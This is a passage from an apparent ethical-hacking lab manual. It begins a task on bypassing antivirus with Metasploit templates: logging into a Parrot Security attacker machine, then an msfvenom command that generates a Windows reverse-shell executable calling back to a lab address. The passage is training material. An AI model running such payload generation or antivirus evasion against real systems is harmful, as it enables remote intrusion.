
On completion of the task, delete the created outbound rule, stop HTTHost and HTTPort and disable the firewall (which was enabled in the beginning of the task) in the machine (i.e., **Windows Server 2019**), and start the World Wide Web Publishing and IIS Admin Services on the **Windows Server 2022** machine.

Task 3: Bypass Antivirus using Metasploit Templates


Antivirus software is designed to detect malicious processes or files and prevent their execution on endpoints. There are various techniques that can be used for bypassing antivirus and execute the malicious processes in the target machine.

Here, we will modify Metasploit templates to bypass antivirus detection.

1. Click **Parrot Security** to switch to the **Parrot Security** machine.




2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.




3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.

If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.



4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

The password that you type will not be visible.




6. In the terminal window, type **msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Windows.exe** and press **Enter**, to generate payload.

